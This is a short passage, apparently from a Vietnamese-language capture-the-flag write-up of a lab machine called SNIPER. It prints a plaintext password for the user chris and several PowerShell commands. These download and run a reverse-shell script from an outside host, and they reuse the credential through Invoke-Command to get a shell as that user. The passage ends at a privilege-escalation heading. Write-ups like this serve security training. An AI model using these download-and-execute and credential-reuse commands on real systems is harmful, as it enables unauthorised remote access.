


powershell iex (New-Object Net.WebClient).DownloadString('http://10.10.14.8:9000/powershell-reverse-shell.ps1')



**Enumeration**





chris:36mEAhz/B8xQ~2VM


Chúng ta có thể tạo Powershell Credential Object và kiểm tra nó:

$password = convertto-securestring -AsPlainText -Force -String "36mEAhz/B8xQ~2VM";

$credential = new-object -typename System.Management.Automation.PSCredential -argumentlist "SNIPER\chris",$password;

Invoke-Command -ComputerName LOCALHOST -ScriptBlock { whoami } -credential

$credential;




Chúng ta có thể lấy shell của chris bằng lệnh sau:

$password = convertto-securestring -AsPlainText -Force -String "36mEAhz/B8xQ~2VM";

$credential = new-object -typename System.Management.Automation.PSCredential -argumentlist "SNIPER\chris",$password;

Invoke-Command -ComputerName LOCALHOST -ScriptBlock { iex (New-Object Net.WebClient).DownloadString('http://10.10.14.8:9000/powershell-reverse-shell.ps1')} -credential $credential;



**Privilege Escalation**